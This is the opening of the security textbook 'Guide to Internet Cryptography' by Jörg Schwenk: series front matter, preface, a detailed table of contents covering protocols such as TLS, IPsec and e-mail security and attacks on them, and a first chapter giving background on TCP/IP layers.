

Information Security and Cryptography

Jörg Schwenk

Guide to Internet Cryptography

Security Protocols and Real-World
Attack Implications



Springer

Information Security and Cryptography

Series Editors

David Basin , Department of Computer Science F 106, ETH Zürich, Zürich, Switzerland

Kenny Paterson, Information Security Group, Royal Holloway, University of London, Egham, Surrey, UK

Editorial Board

Michael Backes, Department of Computer Science, Saarland University, Saarbrücken, Saarland, Germany

Gilles Barthe, IMDEA Software Institute, Pozuelo de Alarcón, Madrid, Spain

Ronald Cramer, CWI, Amsterdam, The Netherlands

Ivan Damgård, Department of Computer Science, Aarhus University, Aarhus, Denmark

Robert H. Deng , Singapore Management University, Singapore, Singapore

Christopher Kruegel, Department of Computer Science, University of California, Santa Barbara, CA, USA

Tatsuaki Okamoto, Okamoto Research Lab., NTT Secure Platform Laboratories, Musashino-shi, Tokyo, Japan

Adrian Perrig, CAB F 85.1, ETH Zurich, Zürich, Switzerland

Bart Preneel, Department Elektrotechniek-ESAT /COSIC, University of Leuven, Leuven, Belgium

Carmela Troncoso, Security and Privacy Engineering Lab, École Polytechnique Fédérale de Lausanne, Lausanne, Switzerland

Moti Yung , Google Inc, New York, NY, USA

Information Security – protecting information in potentially hostile environments – is a crucial factor in the growth of information-based processes in industry, business, and administration. Cryptography is a key technology for achieving information security in communications, computer systems, electronic commerce, and in the emerging information society.

Springer's Information Security & Cryptography (IS&C) book series covers all relevant topics, ranging from theory to advanced applications. The intended audience includes students, researchers and practitioners.

Jörg Schwenk

Guide to Internet Cryptography

Security Protocols and Real-World Attack
Implications



Springer

Jörg Schwenk
Chair for Network and Data Security
Ruhr University Bochum
Bochum, Germany

ISSN 1619-7100 ISSN 2197-845X (electronic)
Information Security and Cryptography
ISBN 978-3-031-19438-2 ISBN 978-3-031-19439-9 (eBook)
<https://doi.org/10.1007/978-3-031-19439-9>

© The Editor(s) (if applicable) and The Author(s), under exclusive license to Springer Nature Switzerland AG 2022

This work is subject to copyright. All rights are solely and exclusively licensed by the Publisher, whether the whole or part of the material is concerned, specifically the rights of reprinting, reuse of illustrations, recitation, broadcasting, reproduction on microfilms or in any other physical way, and transmission or information storage and retrieval, electronic adaptation, computer software, or by similar or dissimilar methodology now known or hereafter developed.

The use of general descriptive names, registered names, trademarks, service marks, etc. in this publication does not imply, even in the absence of a specific statement, that such names are exempt from the relevant protective laws and regulations and therefore free for general use.

The publisher, the authors, and the editors are safe to assume that the advice and information in this book are believed to be true and accurate at the date of publication. Neither the publisher nor the authors or the editors give a warranty, expressed or implied, with respect to the material contained herein or for any errors or omissions that may have been made. The publisher remains neutral with regard to jurisdictional claims in published maps and institutional affiliations.

This Springer imprint is published by the registered company Springer Nature Switzerland AG
The registered company address is: Gewerbestrasse 11, 6330 Cham, Switzerland

To my wife and my children

Preface

In the last two decades, numerous research papers have considerably expanded our knowledge of Internet cryptography, taking into account all details of the different standards and implementations. Some of these papers, especially those on TLS, impacted standardization. This interplay between standardization, implementation, and research is exemplified in TLS 1.3, where numerous research efforts accompanied more than four years of standardization.

This interplay is the topic of this book. Essential Internet standards are described in a language close to applied cryptographic research. Attacks on implementations of these standards are collected from academic and non-academic research because these attacks are our primary source of new insights into real-world cryptography. Summarizing all this information in a single book allows for highlighting cross-influences in standards (e.g., EAP protocols and MIME types) and similarities in cryptographic constructions (e.g., the use of Diffie-Hellman key exchange and challenge-and-response building blocks in numerous protocols).

This book is roughly divided into three parts. Sections 1 to 4 provide an overview and the necessary cryptographic background for the other chapters. At the end of the book, sections 20 and 21 provide additional, helpful background on Internet security, which is, however, not required for the rest of the book.

Important cryptographic standards are described and analyzed in sections 5 to 19. These sections are assigned to TCP/IP network layers, starting from the link layer. Short introductions to these network layers were added to keep the book self-contained. The length of the different chapters differs significantly, which more or less reflects the amount of research done. There are three main focuses: IPsec, TLS, and secure e-mail. IPsec is a hidden champion here: It is a very complex ecosystem of standards, with deployments in non-public networks, which makes research difficult. Since its introduction, TLS has received much attention in the research community. It provided the first real-world example of an adaptive chosen-ciphertext vulnerability. Numerous other attacks have improved our knowledge of TLS; TLS 1.3. is now hardened against all kinds of attacks. This wealth of information made it necessary to devote four chapters to TLS. The last of these chapters summarizes nearly all attacks on TLS published so far and is perhaps the book's most exciting part. Despite

new developments like instant messaging and video conferencing, the security of e-mail communication is still essential in government and business. This topic lends itself to be divided into several chapters: There are OpenPGP, S/MIME, attacks on both standards, and SPAM prevention.

To condense all this knowledge into a single book, omissions are inevitable. Cryptographic primitives are treated as black boxes. We only dive deeper into their internal structure if it is necessary to understand specific attacks. The mathematical formalism is reduced to a minimum and only introduced where it is necessary to explain important cryptographic concepts. For the time being, we omitted post-quantum cryptography because the integration of these new primitives into existing standards is not yet stable. Blockchains are out of the scope of this book, but instant messaging protocols may be included in future editions.

Each chapter has a related work section and Problems. Related work should be regarded as suggestions for further reading, not as an exclusive list of all essential publications. With many excellent researchers worldwide, it can never be complete. Problems are taken from the two-semester undergraduate course in network security at Ruhr University Bochum, both from the weekly exercises and the final exams. They should help to test the reader's knowledge of the subject and may serve as blueprints for other courses.

This book is intended as a guideline for academic courses and a reference guide on Internet security. Chapters 5 to 19 can be taught in any order, only the sections on TLS should be considered a sequence. References to standards should be up-to-date; details omitted here can be found there.

Acknowledgements I want to take the opportunity to thank everyone who helped me to present the many topics of this book in detail. Without the research work at the Chair of Network and Data Security and the intensive discussions about related work, technical details of RFCs, and software implementations that went along with it, many chapters would have been much shorter and less profound. Before going to print, I had the privilege to present the individual chapters to real specialists in the respective field.

For the current edition I would therefore like to thank, in alphabetical order: Fabian Bäumer, Marcus Brinkmann, Nurullah Erinola, Dr. Dennis Felsch, Matthias Gierlings, Dr. Martin Grothe, Dr. Mario Heiderich, Matthias Horst, Prof. Dr. Tibor Jager, Louis Jannett, Lukas Knittel, Dr. Sebastian Lauer, Marcel Maehren, Dr. Christian Mainka, Dr. Robert Merget, Dr. Vladislav Mladenov, Dr. Jens Müller, Dr. Marcus Niemietz, Dominik Noss, Dr. Damian Poddebiak, Simon Rohlmann, Dr. Paul Rösler, Prof. Dr. Sebastian Schinzel, Carsten Schwenk, Prof. Dr. Juraj Somorovsky, Prof. Dr. Douglas Stebila, Tobias Wich and Petra Winkel. The foundations for this book were, of course, laid earlier, and so these thanks naturally also go to all former members of the chair.

Last but not least, I would like to thank my wife, Beate, who helped me with the final editing and made valuable suggestions for revisions, and my children, who gave me the time to work on this book.

Additional material on internet cryptography can be found at internet-cryptography.org.

Contents

1	The Internet	1
1.1	TCP/IP Communication Model	1
1.1.1	Link Layer	3
1.1.2	Internet layer	4
1.1.3	Transport Layer	5
1.1.4	Application Layer	5
1.2	Threats on the Internet	6
1.2.1	Passive Attacks	6
1.2.2	Active Attacks	7
1.3	Cryptography on the Internet	9
Related Work		10
Problems		10
References		10
2	Cryptography: Confidentiality	13
2.1	Notation	13
2.2	Symmetric Encryption	14
2.2.1	Block Ciphers	16
2.2.2	Block Cipher Modes of Operation	17
2.2.3	Stream Ciphers	19
2.2.4	Pseudo-random Sequences	20
2.3	Asymmetric Encryption	21
2.4	RSA Encryption	22
2.4.1	Textbook RSA	22
2.4.2	PKCS#1	23
2.4.3	OAEP	24
2.5	Diffie-Hellman Key Exchange	25
2.5.1	Diffie-Hellman Key Exchange (DHKE)	25
2.5.2	Mathematics: Groups	26
2.5.3	Complexity Assumptions	28
2.6	ElGamal encryption	31

2.6.1	ElGamal encryption	31
2.6.2	Key Encapsulation Mechanism (KEM)	32
2.7	Hybrid Encryption of Messages	33
2.8	Security Goal: Confidentiality	34
	Related Work	36
	Problems	37
	References	39
3	Cryptography: Integrity and Authenticity	43
3.1	Hash Functions	43
3.1.1	Standardized Hash Functions	43
3.1.2	Security of Hash Functions	44
3.2	Message Authentication Codes and Pseudo-random Functions	47
3.3	Authenticated Encryption	49
3.4	Digital Signatures	50
3.5	RSA Signature	51
3.5.1	Textbook RSA	51
3.5.2	RSA-PKCS#1	52
3.6	Discrete Log Based Signature Schemes	52
3.6.1	ElGamal signature	53
3.6.2	DSS and DSA	54
3.7	Security Goal: Integrity and Authenticity	55
3.8	Security Goal: Confidentiality and Integrity	56
	Related Work	57
	Problems	58
	References	59
4	Cryptographic Protocols	63
4.1	Passwords	63
4.1.1	Username/Password Protocol	63
4.1.2	Dictionary Attacks	65
4.1.3	Rainbow Tables	66
4.2	Authentication Protocols	67
4.2.1	One-Time-Password-Protocol (OTP)	68
4.2.2	Challenge-and-Response Protocol	69
4.2.3	Certificate/Verify Protocol	70
4.2.4	Mutual Authentication	71
4.3	Key Agreement	71
4.3.1	Public Key based Key Agreement	71
4.3.2	Symmetric Key Agreement	72
4.4	Authenticated Key Agreement	73
4.5	Attacks and security models	73
4.5.1	Protocol Security Models	74
4.5.2	Generic Attacks on Protocols	75
4.6	Certificates	76

4.6.1	X.509 Certificates	76
4.6.2	Public Key Infrastructure (PKI)	78
4.6.3	Validity of Certificates	79
4.6.4	Attacks on Certificates	80
Related Work		81
Problems		81
References		82
5 Point-to-Point Security		85
5.1 Point-to-Point Protocol		86
5.1.1 PPP Authentication		86
5.1.2 PPP Extensions		87
5.2 Authentication, Authorization and Accounting (AAA)		87
5.3 Point-to-Point Tunneling Protocol (PPTP)		88
5.4 The PPTP attack by Schneier and Mudge		88
5.4.1 Attack on Hashed PAP		89
5.4.2 Attack on MS-CHAP		90
5.5 PPTPv2		92
5.6 EAP Protocols		94
Related Work		95
Problems		95
References		95
6 Wireless LAN (WLAN)		99
6.1 Local Area Network (LAN)		100
6.1.1 Ethernet and other LAN Technologies		100
6.1.2 LAN specific Attacks		100
6.1.3 Non-Cryptographic Security Mechanisms		101
6.2 Wireless LAN		101
6.3 Wired Equivalent Privacy (WEP)		102
6.3.1 WEP Frame Encryption		102
6.3.2 RC4		103
6.3.3 Security Problems of WEP		104
6.3.4 The Attack of Fluhrer, Mantin, and Shamir		105
6.4 Wi-Fi Protected Access (WPA)		108
6.5 IEEE 802.1X		111
6.6 Enterprise WPA/IEEE 802.11i with EAP		111
6.7 Key Reinstallation Attack (KRACK) against WPA2		113
6.8 WPA3		114
Related Work		115
Problems		116
References		117

7	Cellular Networks	121
7.1	Short History	121
7.2	Architecture of Cellular Networks	122
7.3	GSM	123
7.4	UMTS and LTE	127
7.5	Integration with the Internet: EAP	130
	Related Work	130
	Problems	131
	References	131
8	IP Security (IPsec)	135
8.1	Internet Protocol (IP)	136
8.1.1	IP packets	136
8.1.2	IP Address	137
8.1.3	Routing	139
8.1.4	Round-Trip Time (RTT)	140
8.1.5	Private IP Addresses and Network Address Translation (NAT)	141
8.1.6	Virtual Private Network (VPN)	142
8.2	Early Approach: Simple Key Management for Internet Protocols (SKIP)	143
8.3	IPsec: Overview	144
8.3.1	SPI and SA	144
8.3.2	Software Modules	145
8.3.3	Sending an encrypted IP packet	146
8.4	IPsec Data Formats	147
8.4.1	Transport and Tunnel Mode	148
8.4.2	Authentication Header (AH)	149
8.4.3	Encapsulating Security Payload (ESP)	151
8.4.4	ESP and AH in IPv6	152
8.5	IPsec Key Management: Development	152
8.5.1	Station-to-Station Protocol	152
8.5.2	Photuris	153
8.5.3	SKEME	155
8.5.4	OAKLEY	156
8.6	Internet Key Exchange Version 1 (IKEv1)	160
8.6.1	Phases in IKEv1	161
8.6.2	Data Structure: ISAKMP	163
8.6.3	Phase 1 Main Mode	164
8.6.4	Phase 1 Aggressive Mode	167
8.6.5	Phase 2	168
8.7	IKEv2	169
8.7.1	Phases in IKEv2	170
8.7.2	Phase 1	170
8.7.3	Negotiation of further IPsec SAs/Child SAs	174

8.8	NAT Traversal	175
8.9	Attacks on IPsec	176
8.9.1	Attacks on Encryption-Only Modes in ESP	176
8.9.2	Dictionary attacks on PSK modes	176
8.9.3	Bleichenbacher attack on IKEv1 and IKEv2	179
8.10	Alternatives to IPsec	183
8.10.1	OpenVPN	183
8.10.2	New developments	185
	Related Work	185
	Problems	185
	References	187
9	Security of HTTP	191
9.1	TCP and UDP	191
9.1.1	User Datagram Protocol (UDP)	192
9.1.2	Transmission Control Protocol (TCP)	192
9.1.3	UDP and TCP Proxies	194
9.2	Hypertext Transfer Protocol (HTTP)	194
9.3	HTTP Security Mechanisms	195
9.3.1	Basic Authentication for HTTP	196
9.3.2	Digest Access Authentication for HTTP	196
9.3.3	HTML forms with password input	197
9.4	HTTP/2	198
	Related Work	198
	Problems	199
	References	199
10	Transport Layer Security	201
10.1	TLS-Ecosystem	202
10.1.1	Versions	202
10.1.2	Architecture	202
10.1.3	Activation of TLS	204
10.1.4	Other Handshake Components	205
10.2	TLS Record Protocol	205
10.2.1	TLS Record Layer	205
10.3	TLS Handshake Protocol: Overview	208
10.4	TLS Ciphersuites	211
10.5	TLS Handshake: Detailed Walkthrough	215
10.5.1	Negotiation: ClientHello and ServerHello	215
10.5.2	Key Exchange: Certificate and ClientKeyExchange	216
10.5.3	Key Generation	218
10.5.4	Synchronization: ChangeCipherSpec and Finished	220
10.5.5	Optional authentication of the client: CertificateRequest, Certificate and CertificateVerify	221
10.5.6	TLS-DHE Handshake in Detail	221

10.5.7 TLS-RSA Handshake in Detail	223
10.6 Alert and ChangeCipherSec	224
10.7 TLS Session Resumption	225
10.8 TLS Renegotiation	227
10.9 TLS Extensions	228
10.10 HTTP Headers Affecting TLS	230
10.11 Datagram TLS (DTLS)	231
10.11.1 Problems with TLS over UDP	231
10.11.2 Adjustments made in DTLS	232
Related Work	233
Problems	236
References	238
11 A Short History of TLS	243
11.1 First Attempts: SSL 2.0 and PCT	243
11.1.1 SSL 2.0: Records	243
11.1.2 SSL 2.0: Handshake	244
11.1.3 SSL 2.0: Key Derivation	244
11.1.4 SSL 2.0: Problems	244
11.1.5 Private Communication Technology	246
11.2 SSL 3.0	247
11.2.1 Record Layer	248
11.2.2 Handshake	248
11.2.3 Key Derivation	249
11.2.4 FORTEZZA: Skipjack and KEA	249
11.3 TLS 1.0	250
11.3.1 Use of HMAC	250
11.3.2 Record Layer	250
11.3.3 The PRF function of TLS 1.0 and 1.1	251
11.4 TLS 1.1	251
11.5 TLS 1.3	252
11.5.1 TLS-1.3 Ecosystem	252
11.5.2 Record Layer	253
11.5.3 Regular Handshake: Description	254
11.5.4 TLS 1.3: Key Derivation	256
11.5.5 PSK Handshake and 0-RTT Mode	258
11.6 Important implementations	259
11.7 Conclusion	259
Related Work	260
Problems	261
References	262

12 Attacks on SSL and TLS	267
12.1 Overview	267
12.2 Attacker Models	268
12.2.1 Web Attacker Model	269
12.2.2 Man-in-the-Middle Attack	270
12.3 Record Layer: First Attacks	271
12.3.1 Dictionary of Ciphertext Lengths	271
12.3.2 BEAST	271
12.4 Record Layer: Padding-Oracle Attacks	274
12.4.1 Padding Oracle Attack by Serge Vaudenay	274
12.4.2 Padding Oracles in TLS	278
12.4.3 A First Attack on TLS	279
12.4.4 Padding-Oracle attack on DTLS	280
12.4.5 Lucky 13	281
12.4.6 POODLE	284
12.5 Record Layer: Compression-based Attacks	287
12.5.1 Data Compression in HTTPS	288
12.5.2 CRIME	289
12.5.3 BREACH	290
12.5.4 TIME and HEIST	292
12.6 Attacks on the TLS Handshake	293
12.6.1 Attacks on SSL 2.0	293
12.6.2 Version Rollback Attack on SSL 3.0	294
12.6.3 Bleichenbacher Attack	294
12.6.4 Variants of the Bleichenbacher attack	299
12.6.5 Signature Forgery with Bleichenbacher	300
12.6.6 ROBOT	300
12.6.7 Synchronization Attack on TLS-RSA	301
12.6.8 Triple Handshake Attack	301
12.6.9 Raccoon	303
12.7 Private Key Attacks	307
12.7.1 Timing-based Attacks	307
12.7.2 Heartbleed	307
12.7.3 Small Subgroup Attacks	308
12.8 Cross-Protocol Attacks	310
12.8.1 Cross-Cipher Suite Attacks for TLS	310
12.8.2 TLS and QUIC	311
12.8.3 TLS 1.2 and TLS 1.3	312
12.8.4 TLS and IPsec	313
12.8.5 DROWN	313
12.8.6 ALPACA	316
12.9 Attacks on the Graphical User Interface	317
12.9.1 The PKI for TLS	317
12.9.2 Phishing, Pharming and Visual Spoofing	317
12.9.3 Warnings	317

12.9.4 SSLStrip	318
Related Work	319
Problems	321
References	323
13 Secure Shell (SSH)	329
13.1 Introduction	329
13.1.1 What is a “Shell”?	329
13.1.2 SSH Key Management	331
13.1.3 Short history of SSH	331
13.2 SSH-1	332
13.3 SSH 2.0	334
13.3.1 Handshake	334
13.3.2 Binary Packet Protocol	335
13.4 Attacks on SSH	336
13.4.1 Attack by Albrecht, Paterson, and Watson	336
Related Work	337
Problems	338
References	338
14 Kerberos	341
14.1 Symmetric Crypto: Key Management	341
14.2 The Needham-Schroeder Protocol	343
14.3 Kerberos Protocol	344
14.4 Security of Kerberos v5	347
14.5 Kerberos v5 and Microsoft’s Active Directory	347
Related Work	348
Problems	348
References	349
15 DNS Security	353
15.1 Domain Name System (DNS)	353
15.1.1 Short History of DNS	354
15.1.2 Domain Names and DNS Hierarchy	354
15.1.3 Resource Records	356
15.1.4 Resolution of Domain Names	358
15.1.5 DNS Query and DNS Response	359
15.2 Attacks on the DNS	361
15.2.1 DNS Spoofing	361
15.2.2 DNS Cache Poisoning	361
15.2.3 Name Chaining and In-Bailiwick-RRs	364
15.2.4 Kaminski attack	364
15.3 DNSSEC	366
15.3.1 New RR Data Types	368
15.3.2 Secure Name Resolution with DNSSEC	370

15.4	Securing DNS	370
15.4.1	DNSSEC Deployment	370
15.4.2	Alternatives for DNS	371
Related Work	372	
Problems	372	
References	373	
16	File Encryption: PGP	377
16.1	PGP - The Legend	377
16.1.1	The Beginnings	378
16.1.2	The Prosecution	378
16.1.3	PGP 2.62 and PGP International	379
16.1.4	IETF standard	379
16.2	The PGP Ecosystem	380
16.2.1	Key Management in PGP	380
16.2.2	Encryption	383
16.2.3	Digital Signatures	383
16.3	Open PGP	383
16.3.1	OpenPGP packets	383
16.3.2	Encryption and Signature of a Test Message	385
16.3.3	OpenPGP Packets	387
16.3.4	Radix 64 Conversion	388
16.4	Attacks on PGP	388
16.4.1	Additional Decryption Keys	388
16.4.2	Manipulation of the private key	390
16.5	PGP: Implementations	393
16.5.1	Crypto Libraries with OpenPGP Support	394
16.5.2	OpenPGP GUIs for Different Operating Systems	395
16.5.3	Package Managers with OpenPGP Signatures	395
16.5.4	Software Downloads	396
Related Work	396	
Problems	397	
References	397	
17	Email Security: S/MIME	401
17.1	E-Mail according to RFC 822	401
17.2	Privacy Enhanced Mail (PEM)	404
17.3	Multipurpose Internet Mail Extensions (MIME)	406
17.4	ASN.1, PKCS#7 and CMS	409
17.4.1	Platform independence: ASN.1	409
17.4.2	Public Key Cryptography Standards (PKCS)	410
17.4.3	PKCS#7 and Cryptographic Message Syntax (CMS)	412
17.5	S/MIME	414
17.6	S/MIME: Encryption	416
17.7	S/MIME: Signature	420

17.7.1 Key Management	423
17.8 PGP/MIME	424
Related Work	424
Problems	425
References	426
18 Attacks on S/MIME and OpenPGP	431
18.1 EFAIL 1: Encryption	431
18.1.1 Attacker Model	432
18.1.2 Backchannels	433
18.1.3 Crypto Gadgets	434
18.1.4 Direct Exfiltration	437
18.2 EFAIL 2: Digital Signatures	438
18.2.1 Attacker Model	439
18.2.2 GUI Spoofing	439
18.2.3 FROM Spoofing	440
18.2.4 MIME Wrapping	441
18.2.5 CMS Wrapping	442
18.3 EFAIL 3: Reply Attacks	442
Related Work	443
Problems	444
References	445
19 Email: Protocols and SPAM	447
19.1 POP3 and IMAP	447
19.1.1 POP3	447
19.1.2 IMAP	449
19.2 SMTP-over-TLS	450
19.3 SPAM and SPAM filters	451
19.4 E-Mail Sender	453
19.5 Domain Key Identified Mail (DKIM)	454
19.6 Sender Policy Framework (SPF)	458
19.7 DMARC	460
Related Work	462
Problems	462
References	464
20 Web Security and Single Sign-On Protocols	467
20.1 Web Applications	468
20.1.1 Architecture of Web Applications	468
20.1.2 Hypertext Markup Language (HTML)	469
20.1.3 Uniform Resource Locators (URLs) and Uniform Resource Identifiers (URIs)	470
20.1.4 JavaScript and the Document Object Model (DOM)	470
20.1.5 Same Origin Policy (SOP)	471

20.1.6 Cascading Style Sheets	473
20.1.7 AJAX	474
20.1.8 HTTP Cookies	474
20.1.9 HTTP Redirect and Query Strings	475
20.1.10 HTML Forms	476
20.2 Web Application Security	477
20.2.1 Cross-Site Scripting (XSS)	477
20.2.2 Cross-Site Request Forgery (CSRF)	482
20.2.3 SQL Injection (SQLi)	484
20.2.4 UI Redressing	485
20.3 Single Sign-On Protocols	486
20.3.1 Microsoft Passport	488
20.3.2 Security Assertion Markup Language (SAML)	490
20.3.3 OpenID	492
20.3.4 OAuth	493
20.3.5 OpenID Connect	495
Related Work	496
Problems	497
References	498
21 Cryptographic Data Formats	505
21.1 TLV Encoding and Character-Based Encoding	505
21.2 eXtensible Markup Language (XML)	506
21.2.1 XML Namespaces	507
21.2.2 DTD and XML Schema	507
21.2.3 XPath	509
21.2.4 XSLT	510
21.2.5 XML Signature	511
21.2.6 XML Encryption	513
21.2.7 XML Security	515
21.3 JavaScript Object Notation (JSON)	516
21.3.1 Syntax	516
21.3.2 JSON Web Signature	517
21.3.3 JSON Web Encryption	518
21.3.4 Security of JSON Signing and Encryption	519
Related Work	519
Problems	519
References	521
Index	525



Chapter 1

The Internet

Abstract This chapter will give a very condensed overview of the Internet. section 1.1 offers basic facts about the 4-layer TCP/IP communication model and a short comparison with the 7-layer OSI model. These 4 layers help to structure this book: Sections 5 to 7 belong to the link layer, chapter 8 to the IP layer, sections 9 to 13 right above the transport layer, and sections 14 to 20 to the application layer. At the beginning of each section, additional information will be given on the TCP/IP technologies discussed there. In section 1.2, we summarize some well-known threats to Internet security. These threats are why the security technologies discussed in this book are deployed. The concluding section 1.3 briefly relates cryptography to the threats described in the previous section.

1.1 TCP/IP Communication Model

The term *Internet* refers to the totality of all public networks that use the IP protocol. The main transport protocols used are TCP and UDP. Besides these three, there are other protocols on other layers of the TCP/IP model (Figure 1.1), and of course, there are networks that do not use IP (and therefore do not belong to the Internet).

OSI model (ISO/IEC 7498-1)	TCP/IP model (RFC 1122)	Example protocols
7 Application layer		
6 Presentation layer	Application layer	Telnet, FTP, SMTP, HTTP, DNS, IMAP
5 Session layer		
4 Transport layer	Transport layer	TCP, UDP
3 Network layer	Internet layer	IP
2 Data link layer		Ethernet, Token Ring, PPP, FDDI, ATM
1 Physical layer	Link layer	IEEE 802.3/802.11

Fig. 1.1 Comparison of the 4-layer TCP/IP model with the 7-layer OSI/IEC model.

Figure 1.1 compares the 4-layer *TCP/IP model* to the traditional 7-layer OSI model, which is still used in textbooks on computer networks. In this 7-layer model, separating layers 1 and 2 and layers 5 to 7 cleanly is often challenging. For example, Ethernet or WLAN standards incorporate layers 1 and 2, and the HTML standard defines the presentation and the application logic of a web application client.

A wide variety of technologies are used in a typical Internet connection between a client device and a server. Figure 1.2 shows a highly simplified example of an Internet connection:

- A web browser sends an HTTP POST request (chapter 9) containing a payload to its local operating system (OS).
- The local OS uses a network socket – source and a destination IP address, and source and destination TCP port – to forward the request data over a wireless LAN (chapter 6).
- The WLAN router is connected via DSL to an Internet Service Provider (ISP), and the IP packets are now forwarded over a PPP-over-Ethernet connection (Point-to-Point Protocol, chapter 5).
- A wide area network (WAN) protocol is used to forward the IP packets to the local area network in which the server resides. In our example, Asynchronous Transfer Mode (ATM) is used.
- Finally, the destination IP address is mapped to the Ethernet MAC address of the server, and the IP packet is forwarded in an Ethernet packet to the server.




Fig. 1.2 Simplified example of technologies used in a client-server connection on the Internet.

1.1.1 Link Layer

Different standards may be used in the link layer to transmit data bits over various electrical, optical, or radio media. Transmission must be reliable in the existing medium, i.e., it must be able to correct random transmission errors specific to the medium.

With wired media, the type of wiring is essential – copper or fiber optic cables allow different data rates and require completely different representations of the individual bits on the cable. With copper cables, it is essential whether they are implemented as coaxial cables or as twisted pair cables. In some standards, all devices connected to a cable are allowed to transmit simultaneously; in others, the transmission is moderated somehow.

For wireless radio media, the available frequencies, the communication range, and the desired data rate play a role. For example, mobile communications providers have licensed specific frequency ranges exclusively, while WLAN standards must operate in one of the so-called ISM (Industrial, Scientific, Medical) bands. ISM bands are internationally designated frequency ranges that can be used freely by various applications, including baby monitors and walkie-talkies. When using an ISM band, precautions must be taken to deal with interference from these other devices.

Cryptography at the link layer. This book will look closely at three link layer standards that use cryptography-based security technologies.

The *Point to Point Protocol* (PPP) [7] is an abstraction layer for many wired technologies, which was used in old modems connections, and is used as well for DSL. It is the preferred protocol for connecting customers of Internet Service Providers to the Internet – PPP can be used to provide dial-up customers with essential data such as the assigned IP address or default DNS server. PPP is described in more detail in chapter 5.

Since all data can easily be read during wireless transmission, encryption was considered during standardization. Standards of the IEEE 802.11 family define encryption for WLAN. We will look at them in chapter 6.

The mobile radio standards GSM (Global System for Mobile communication), UMTS (Universal Mobile Telecommunications System), and LTE (Long Term Evolution) also employ encryption. They all use a symmetric key management system derived from GSM based on SIM cards. These mobile radio standards are the subject of chapter 7.

Other essential standards. Internet standards that do not have a specific crypto component will not be discussed in the book – these include the Ethernet standards (IEEE 802.3) for Local Area Networks (LAN) and various standards for wide area networks. Here we refer to the extensive scientific literature on computer networks.

1.1.2 Internet layer

A sender of an IP packet does not have to care about all the different link layer protocols involved – all he needs to know is the IP address of the recipient. This facilitates end-to-end communication.

The *Internet Protocol (IP)* [5, 1] is a stateless, packet-oriented, best effort protocol. Thus the sender of a data packet does not know whether his packet has arrived. Also, the IP address, 32 (IPv4) or 128 (IPv6) bits long, can only address a device as a whole, not individual applications on those devices. Therefore one more protocol is needed for the communication between *processes* (e.g., a web browser on the client and the web server on the server), either TCP or UDP.

IP Header	TCP Header	Data
Source IP Address Destination IP Address TTL Protocol: TCP	Source port Destination port Sequence number Acknowledgement number Length	HTTP (WWW) or SMTP (E-Mail) or FTP (File transfer) or RTP (Audio, Video)

Fig. 1.3 Simplified structure of a TCP/IP packet.

Figure 1.3 shows, in simplified form, the structure of an IP packet. The *Destination IP address* contains all the information necessary to route the IP packet to the recipient device. It consists of a network part and a host part (subsection 8.1.2). On its way, each IP packet passes several *routers*. These routers analyze the network part of the destination address and then forward the packet to one of their neighbor routers based on their local routing table (subsection 8.1.3). These routing tables can change; they are negotiated autonomously or semi-autonomously between the routers. Routers can thus compensate for the failure or overload of individual connections. Therefore, two successive IP packets of a data stream may take different routes from sender to receiver.

The source IP address is used to reply to the sender. The TTL value specifies the maximum number of routers an IP packet is allowed to pass through. This prevents the Internet from being overloaded with IP packets wandering around aimlessly. Finally, the IP header specifies whether the data contained in the IP packet is TCP, UDP, or other data.

We will deal with the Internet protocol in more detail in chapter 8.

Cryptography at the Internet layer. The confidentiality and integrity of IP packets can be protected using the IPsec protocol suite (chapter 8).

1.1.3 Transport Layer

UDP. The *User Datagram Protocol* (UDP) [4] adds port numbers to both source and destination. These port numbers can address individual processes on the two communication devices. UDP does not guarantee delivery, so UDP packets may get lost. Individual packet losses can be tolerated in multimedia applications such as video streaming since audio and video quality are only slightly affected.

TCP. The *Transmission Control Protocol* (TCP) [6] adds reliability to the data transport. TCP transfers bytes that are numbered consecutively for each direction. The numbering doesn't start with 0 or 1 but with a random value negotiated during the *TCP handshake*. The *sequence number* in a TCP packet indicates the number of the first data byte contained in the packet; together with the length information, the recipient can thus calculate the number of bytes in the packet. The *acknowledgment number* ACK specifies the number of the last byte received in the opposite direction. Thus if ACK does not meet the expectation of the recipient of the TCP packet, he may retransmit the bytes starting with byte ACK+1.

No security at the transport layer. It must be emphasized here that all the entries in a TCP header can be changed since they are not protected against manipulation. Thus there is a great potential for active attacks.

SSL/TLS. While the UDP and TCP headers are not protected, there are potent standards to protect the data contained in these packets: TLS for TCP data and DTLS for UDP data. Both standards protect the confidentiality and integrity of the data and are described in chapter 10.

1.1.4 Application Layer

Programs at the application level either interact with the user (e-mail, HTTP) or provide infrastructure services by using the three communication layers below (Kerberos, DNS). The oldest of these applications is entering commands into a console or *Shell*. With *Remote Shell* programs, the device where these commands are entered and the server where they are executed may be connected over a network. A secure remote shell is implemented in the *Secure Shell Protocol* (SSH, chapter 13).

One of the best known Internet applications is e-mail, and here two security standards compete for providing confidentiality and authenticity: *OpenPGP* (chapter 16) is highly appreciated by technically experienced users, while *S/MIME* (chapter 17) is often used in business scenarios.

The Domain Name System (DNS) is an infrastructure service that resolves domain names to IP addresses and communicates over UDP/IP. The DNSSEC standard is supposed to make this name resolution more secure. We will introduce this standard in chapter 15.

In *web applications*, a web browser interacts with one or more web servers. While HTTP communication can be secured with TLS, the complex interaction of client and server, HTTP and HTML, of JavaScript and CSS, of the Document Object Model (DOM) and the Same-Origin Policy (SOP), as well as many other de-facto standards, create a wealth of different attack possibilities, which will be described by chapter 20.

Finally, chapter 21 deals with two data formats increasingly used for integrating complex systems and in web applications: XML and JSON.

1.2 Threats on the Internet

The Internet was created as the research network ARPANET, and back then, nobody thought about the enormous threat potential of today's Internet. These threats can be roughly divided into two categories: passive and active threats.

